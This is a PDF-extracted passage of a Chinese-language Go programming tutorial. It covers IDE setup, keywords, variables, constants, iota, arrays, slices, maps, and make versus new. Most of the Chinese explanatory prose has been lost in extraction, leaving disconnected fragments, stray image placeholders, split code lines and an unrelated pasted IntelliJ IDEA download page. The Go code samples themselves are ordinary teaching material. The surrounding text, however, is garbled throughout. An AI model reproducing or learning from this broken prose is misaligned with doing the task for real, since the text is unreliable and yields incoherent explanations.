
```
gohello.
```

```
go
```

1.15

console



1 .16 Go

IntelliJ IDEA

Javaideaideago

1. ideaideawin,mac,linuxGo

Download IntelliJ IDEA 12

[Windows](#)[Mac OS X](#)[Linux](#)[See what's new in IntelliJ IDEA 12 »](#)

Version: 12.0.2 Build: 123.123 Released: January 15, 2013 [System requirements](#) [Installation Instructions](#)

Ultimate Edition **Free 30-day trial**

Full-featured IDE for **JVM-based** and polyglot development

Java EE, Spring/Hibernate and other technologies support

Deployment and debugging with most application servers

Duplicate code search, dependency structure matrix, etc.

[Download Now](#)

Community Edition **FREE**

Lightweight IDE for **Java SE, Groovy & Scala** development


Powerful environment for building **Google Android** apps

Integration with JUnit, TestNG, popular SCMs, Ant & **Maven**


Free and open-source ([get the source code](#))

[Download Now](#)

2. GoFileSettingPluginsBrowser repo




3. Golangdownload and installgolangDownloadedOK



ApplyIDE

4. golang



go sdkC:\GoLinuxmac

links

-
- : [Go](#)
- :

1.5

GoGo3

\$GOPATH

\$GOPATH

GoGoGoGoLiteIDE

sublimeVIMEmacsEclipseIdeaGo

links

-
- : [Go](#)
- : [Go](#)

2 Go

GoC25

break	default	func	interface	select
case	defer	go	map	struct
chan	else	goto	package	switch
const	fallthrough	if	range	type
continue	for	import	return	var

GoGo25



links

-
- :
- : [Go](#)

2.1 Go

Go

```
hello world
```

Let's Go!

```
package main
```



```
import "fmt"

func main() {
    fmt.Printf("Hello, world or 你好 or καλημ ρα κόσμ or こんにちは\n")
}

```

Hello, world or or καλημ ρα κόσμ or

Go package

```
package <pkgName>    package main 1            main
main            *.a            $GOPATH/pkg/$GOOS_$GOARCH Mac
$GOPATH/pkg/darwin_amd64
```

| Go package main main main

```
Hello, world...    Printf    fmt 3            fmt            import "fmt"
```

Pythonpackage

5 func main {} ()CC++Java

main 0

6 fmt Printf <pkgName>.<funcName> Python

| <pkgName> package <pkgName>

ASCIIGoUTF-8UTF-8

Go package Python
8Go

main.main() GoUTF-8UTF-

links

-
- : [Go](#)
- : [Go](#)

2.2 Go

GoGo

Go

var GoCGo

```
//"variableName"           "type"  
var variableName type
```

```
//"type"3  
var vname1, vname2, vname3 type
```

```
//"variableName"    "value"        "type"  
var variableName type = value
```

```
/*  
    "type"  
    vname1v1vname2v2vname3v3  
*/  
var vname1, vname2, vname3 type= v1, v2, v3
```

Go

```
/*  
    3  
    vname1v1vname2v2vname3v3  
    Go  
*/  
var vname1, vname2, vname3 = v1, v2, v3
```

```
/*  
    3  
    vname1v1vname2v2vname3v3  
*/  
vname1, vname2, vname3 := v1, v2, v3
```

:= var type

var

— 35 b 34

_, b := 34, 35

Go

i

```
package main

func main() {
    var i int
}
```

bool

```
const constantName = value
//
const Pi float32 = 3.1415926
```

```
const Pi = 3.1415926
const i = 10000
const MaxThread = 10
const prefix = "astaxie_"
```

Go (200) float32 32bit float64 64bit

Boolean

Go bool bool

true false

false

```
//
var isActive bool //
var enabled, disabled = true, false //
func test() {
    var available bool //
    valid := false //
    available = true //
}
```

Go int uint Gobit rune, int8, int16, int32, int64 byte, uint8, uint16, uint32, uint64 rune int32 byte uint8

invalid operation: a + b (mismatched types int8 and int32)

```
var a int8
var b int32
c:=a + b
```

int32bitintint32

float32 float64 float float64

No! Go complex128 64bit+64bit complex64 32bit+32bit
RE + IMi RE IM i

```
var c complex64 = 5+5i
//output: (5+5i)
fmt.Printf("Value is: %v", c)
```

Go UTF-8 ("") \ \ string

```
//  
var frenchHello string //  
var emptyString string = "" //  
func test() {  
    no, yes, maybe := "no", "yes", "maybe" //  
    japaneseHello := "Konichiwa" //  
    frenchHello = "Bonjour" //  
}
```

Go cannot assign to s[0]

```
var s string = "hello"  
s[0] = 'c'
```

```
s := "hello"  
c := []byte(s) // s []byte  
c[0] = 'c'  
s2 := string(c) // string  
fmt.Printf("%s\n", s2)
```

Go +

```
s := "hello,"  
m := " world"  
a := s + m  
fmt.Printf("%s\n", a)
```

```
s := "hello"  
s = "c" + s[1:] //
```

```
fmt.Printf("%s\n", s)
```

```
`
```

```
m := `hello  
world`
```

```
` Raw
```

```
hello  
world
```

Go `error` Go

`package`

`errors`

```
err := errors.New("emit macho dwarf: elf header corrupted")  
if err != nil {  
    fmt.Print(err)  
}
```

Go

[Russ Cox BlogGo](#)

1 byte



```
i := 1234 //type: int
```



```
j := int32(1) //type: int32
```



```
f := float32(3.14) //type: float32
```



```
bytes := [5]byte{'h','e','l','l','o'} //type:[5]byte
```



```
primes :=[4]int{2,3,5,7} //type: [4]int
```



2.1 Go

Go


```
import "fmt"
import "os"

const i = 100
const pi = 3.1415
const prefix = "Go_"

var i int
var pi float32
var prefix string
```

```
import(
    "fmt"
    "os"
)

const(
    i = 100
    pi = 3.1415
    prefix = "Go_"
)

var(
    i int
    pi float32
    prefix string
)
```

iota

Go `iota`

`enum 01`

```
const(
    x = iota // x == 0
    y = iota // y == 1
    z = iota // z == 2
    w // w = iotaw == 3yz"= iota"
```

```
)  
  
const v = iota // constiotav == 0  
  
const (  
  e, f, g = iota, iota, iota //e=0,f=0,g=0 iota  
)
```

iota

const 0

iota

iota

Go

Go

-
- class public private

array slice map

array

array

```
var arr [n]type
```

[n]type

n

type

[]

```
var arr [10]int // int  
arr[0] = 42 // 0  
arr[1] = 13 //  
fmt.Printf("The first element is %d\n", arr[0]) // 42  
  
fmt.Printf("The last element is %d\n", arr[9]) //0
```

[3]int [4]int

slice


:=

```
a := [3]int{1, 2, 3} // 3int
b := [10]int{1, 2, 3} // 10int31230
c := [...]int{4, 5, 6} // `...`Go
```

Go

```
// 4int
doubleArray := [2][4]int{[4]int{1, 2, 3, 4}, [4]int{5, 6, 7, 8}}

//
easyArray := [2][4]int{{1, 2, 3, 4}, {5, 6, 7, 8}}
```



2.2

slice

""Go

slice

slice

slice array

slice array

```
// array
var fslice []int
```

slice

```
slice := []byte {'a', 'b', 'c', 'd'}
```

slice slice slice array[i:j] i j array[j] j-i

```
// 10byte
var ar = [10]byte {'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j'}

// byteslice
var a, b []byte


// a35
a = ar[2:5]
//aar[2]ar[3]ar[4]

// barslice
b = ar[3:5]
// bar[3]ar[4]
```

slice

...

slice



2.3 slicearray

slice

- slice 0 `ar[:n]` `ar[0:n]`
- slice `ar[n:]` `ar[n:len(ar)]`
- slice `ar[:]` 0 `ar[0:len(ar)]`

slice

```
//
var array = [10]byte{'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j'}
// slice
var aSlice, bSlice []byte

//
aSlice = array[:3] // aSlice = array[0:3] aSlice: a,b,c

aSlice = array[5:] // aSlice = array[5:10] aSlice: f,g,h,i,j

aSlice = array[:] // aSlice = array[0:10] aSlice

// sliceslice
aSlice = array[3:7] // aSlice: d,e,f,g len=4 cap=7
bSlice = aSlice[1:3] // bSlice aSlice[1], aSlice[2] : e,f
```

```

bSlice = aSlice[:3] // bSlice aSlice[0], aSlice[1], aSlice[2] : d
,e,f
bSlice = aSlice[0:5] // sliceslice cap bSlice d,e,f,g,h
bSlice = aSlice[:] // bSlice aSlice: d,e,f,g

```

slice aSlice bSlice aSlice bSlice


slice 3

- slice
- slice
- slice

```

Array_a := [10]byte{'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j'}
Slice_a := Array_a[2:5]

```



2.4 slice

slice

- len slice
- cap slice
- append slice slice slice
- copy copy slice src dst

```
append slice slice slice (cap-len) == 0 slice
slice
```

Go 1.2 slicesliceslicearrayslice

```
var array [10]int
slice := array[2:4]
```

slice8

```
slice = array[2:4:7]
```

7-2 5slice3

```
slice array[:i:j] 0
```

map

```
map Python map[keyType]valueType
```

```
map slice key slice index int map int
string == !=
```

```
// keyintmake

var numbers map[string]int
// map
numbers := make(map[string]int)
numbers["one"] = 1 //
numbers["ten"] = 10 //
```

```
numbers["three"] = 3

fmt.Println(": "      , numbers["three"]) //
// " 3"
```

map key

map

- map map index key
- map slice
- len map map key
- map numbers["one"]=11 key one 11
- map thread-safego-routinemutex lock

map key:val map key

delete map

```
//
rating := map[string]float32{"C":5, "Go":4.5, "Python":4.5, "C++":2
}
// mapkeyokfalseoktrue

csharpRating, ok := rating["C#"]
if ok {
    fmt.Println("C# is in the map and its rating is ", csharpRating
)
} else {
    fmt.Println("We have no rating associated with C# in the map")
}

delete(rating, "C") // keyC
```

map map

```
m := make(map[string]string)
m["Hello"] = "Bonjour"
```



```
m1 := m
m1["Hello"] = "Salut" // m["hello"]Salut
```

make, new

```
make map slice channel new
```

```
new new(T) T *T Go T
```

```
new
```


```
make(T, args) new(T) make slice map channel T *T
array slice slice nil slice, map, channel
```

make

```
make
```


```
new make
```

struct




```
new(Point)
```






`new(Rect)`



`new(Circle)`

